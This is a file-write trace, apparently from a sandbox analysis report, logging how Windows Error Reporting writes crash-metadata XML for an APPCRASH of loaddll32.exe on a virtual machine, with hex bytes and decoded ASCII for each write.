C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4148	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4158	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 34 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>69464</QuotaNonPagedPoolUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4266	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4270	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4280	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 34 00 30 00 39 00 39 00 32 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>35409920</PagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4358	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4362	2	09 00		success or wait	5	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4372	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 33 00 33 00 39 00 37 00 31 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>36339712</PeakPagefileUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4466	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4470	2	09 00		success or wait	5	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4480	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 34 00 30 00 39 00 39 00 32 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>35409920</PrivateUsage>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4554	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4558	2	09 00		success or wait	4	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4566	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4612	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4616	2	09 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4622	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4664	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4668	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4672	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4704	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4708	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4710	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4752	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4756	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4758	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4796	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4800	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4804	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4866	4	0d 00 0a 00		success or wait	8	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4870	2	09 00		success or wait	16	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	4874	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5516	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5520	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5522	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5562	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5566	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5568	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5606	4	0d 00 0a 00		success or wait	6	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5610	2	09 00		success or wait	12	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	5614	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6168	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6172	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6174	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6214	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6218	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6220	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6258	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6262	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6266	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6360	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6364	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6368	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6d 00 64 00 6b 00 6a 00 65 00 76 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>mdkjev, Inc.</SystemManufacturer>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6474	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6478	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6482	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6d 00 64 00 6b 00 6a 00 65 00 76 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>mdkjev7,1</SystemProductName>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6578	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6582	2	09 00		success or wait	2	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6586	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6706	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6710	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6714	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 30 00 37 00 37 00 31 00 31 00 36 00 32 00 38 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1607711628</OSInstallDate>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6796	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6800	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6804	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6906	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6910	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6914	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6982	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6986	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	6988	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7028	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7032	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7034	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7068	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7072	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7076	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFISecureBootEnabled>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7172	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7176	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7178	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7214	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7218	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7220	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7244	4	0d 00 0a 00		success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7248	2	09 00		success or wait	6	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7252	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7510	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7514	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7516	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7542	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7546	2	09 00		success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7548	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 34 00 2d 00 32 00 32 00 54 00 32 00 32 00 3a 00 34 00 33 00 3a 00 34 00 37 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-04-22T22:43:47Z">	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7648	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7652	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7656	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 36 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 38 00 38 00 34 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 37 00 31 00 38 00 37 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 37 00 31 00 38 00 37 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="406" PID="6884" UptimeMS="7187" TimeSinceCreationMS="7187" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7918	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7922	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7926	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7946	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7950	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7952	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7990	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7994	2	09 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	7996	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6E5B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8034	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8038	2	09 00		success or wait	2	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8042	98	3c 00 47 00 75 00 69 00 64 00 3e 00 32 00 62 00 62 00 63 00 34 00 38 00 30 00 37 00 2d 00 32 00 66 00 34 00 32 00 2d 00 34 00 33 00 63 00 62 00 2d 00 38 00 36 00 34 00 38 00 2d 00 35 00 36 00 32 00 39 00 37 00 65 00 39 00 31 00 38 00 32 00 32 00 35 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>2bbc4807-2f42-43cb-8648-56297e918225</Guid>	success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8140	4	0d 00 0a 00		success or wait	1	6E5B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8CA.tmp.WERInternalMetadata.xml	8144	2	09 00		success or wait	2	6E5B497A	unknown
